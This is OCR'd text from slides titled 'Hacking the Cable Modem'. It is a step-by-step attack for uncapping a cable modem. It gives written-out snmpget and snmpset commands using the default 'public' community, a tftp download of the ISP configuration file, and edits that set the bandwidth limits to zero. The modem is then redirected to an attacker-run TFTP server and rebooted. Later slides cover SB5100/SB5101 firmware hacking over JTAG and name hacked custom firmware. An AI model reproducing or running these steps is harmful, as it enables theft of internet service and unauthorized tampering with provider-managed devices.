
1) TFTP Server IP is **a.b.c.d**

2) TFTP Server is available?


3) Download cfg file

4) Can you register me with this cfg?

5) You are now registered




**DHCP Server**(a.b.c.c)



**TFTP Server**(a.b.c.d)


**Attacker**(e.f.g.h)



**CMTS**(a.b.c.f)

# Hacking the Cable Modem

**Sequence of hacked Cable Modem registration:**



**DHCP Server**(a.b.c.c)

1) TFTP Server ip is **a.b.c.d**


**Cable Modem**

2) TFTP Server is available?

3) Download cfg file


4) Can you register me with this cfg?

5) You are now registered



**TFTP Server**(a.b.c.d)

**Attacker(a.b.c.d)**



**CMTS**(a.b.c.f)

# Hacking the Cable Modem

Which OIDs are used for hacking?

- 1.3.6.1.2.1.69.1.4.5.0
  - To figure out what the current cfg file name is for cable modem.
- 1.3.6.1.2.1.10.127.1.1.3.1.3.1
- 1.3.6.1.2.1.10.127.1.1.3.1.5.1
  - To check Up/DownStream speed of cfg file
- 1.3.6.1.2.1.69.1.4.4.0
  - To read TFTP Server IP of cable modem
- 1.3.6.1.2.1.69.1.1.3.0
  - To reboot cable modem

# Hacking the Cable Modem

1) Read cfg file name :

```
C:₩Users₩Dual>snmpget -v2c -c public 10.31.83.15 1.3.6.1.2.1.69.1.4.5.0
SNMPv2-SMI::mib-2.69.1.4.5.0 = STRING: "dsg.cfg"
```

2) Check upload & download bandwidth before hacking :


```
C:₩Users₩Dual>snmpget -v2c -c public 10.31.83.15 1.3.6.1.2.1.10.127.1.1.3.1.3.1
SNMPv2-SMI::transmission.127.1.1.3.1.3.1 = INTEGER: 3000000
C:₩Users₩Dual>snmpget -v2c -c public 10.31.83.15 1.3.6.1.2.1.10.127.1.1.3.1.5.1
SNMPv2-SMI::transmission.127.1.1.3.1.5.1 = INTEGER: 1000000
```

3) Type ipconfig /all to know, what is the ip of my computer :

```
물리적 주소 . . . . . : 00-11-22-33-44-55
DHCP 사용 . . . . . : 예
자동 구성 사용. . . . . : 예
IPv4 주소 . . . . . : 58.142.180.207<기본 설정>
```

# Hacking the Cable Modem

4) Run your own TFTP Server :




5) Read TFTP IP of Cable modem :


```
C:¥Users¥Dual>snmpget -v2c -c public 10.31.83.15 1.3.6.1.2.1.69.1.3.1.0
SNMPv2-SMI::mib-2.69.1.3.1.0 = IpAddress: 172.20.16.2
```

6) Download cfg file from TFTP Server :

```
C:¥Users¥Dual>tftp -i 172.20.16.2 GET dsg.cfg
Transfer successful: 156 bytes in 1 second, 156 bytes/s
```

# Hacking the Cable Modem

7) Modify cfg file :




Network Access Control : 0 means network access is not permitted
1 means network access is permitted

Maximum Number of CPEs : Givend IP


Maximum ~stream Rate : Maximum bandwidth

Maximum Downstream Rate (2) [Len = 4]: 0
Maximum Upstream Rate (3) [Len = 4]: 0

-> 0 means unlimited speed.

# Hacking the Cable Modem

8) Set attacker computer IP as TFTP Server IP:




9) Reboot cable modem :

```
C:\Users\Dual>snmpset -v2c -c public 192.168.100.1 1.3.6.1.2.1.69.1.1.3.0 i 1
```

# Hacking the Cable Modem

## Hacking modem firmware

- Most famous modem
  - **SB5100,SB5101** made by **Motorola**
- IP
  - **192.168.100.1**
- OS
  - **VxWorks , eCos**
    - RTOS (Real Time Operating System)
    - x86 or MIPS flavor
    - Unix-like UI
- Ways to communicate with modem
  - **Parallel JTAG**
  - **USB JTAG**
  - **Serial Cable**

# Hacking the Cable Modem

SB5100


SB5101

**What is the difference between SB5100 and SB5101?**


| | | |
|---|---|---|
| **Chipset** | : Broadcom BCM3348 | Broadcom BCM3349 |
| **OS** | : VxWorks | eCos |


# Hacking the Cable Modem

Memory map of cable modem :




# Hacking the Cable Modem








- COM Port
  - Commonly usable
  - Many usable resources
  - Modem OS must support it



# Hacking the Cable Modem


- Parallel JTAG
  - Cheap
  - Very slow
  - Easy to make
  - Schwarze Katze







# Hacking the Cable Modem

- USB JTAG
  - Expensive (about $60)
  - Really Fast
  - Difficult to make
  - USBJTAG




# Hacking the Cable Modem




**Fireball**

- There is an Assembler for Cable Modem Firmware
- Hacker can build custom firmware for certain purpose


# Hacking the Cable Modem




**Sigma X2 Build-142**

- Hacked Firmware for  Surfboard SB5100

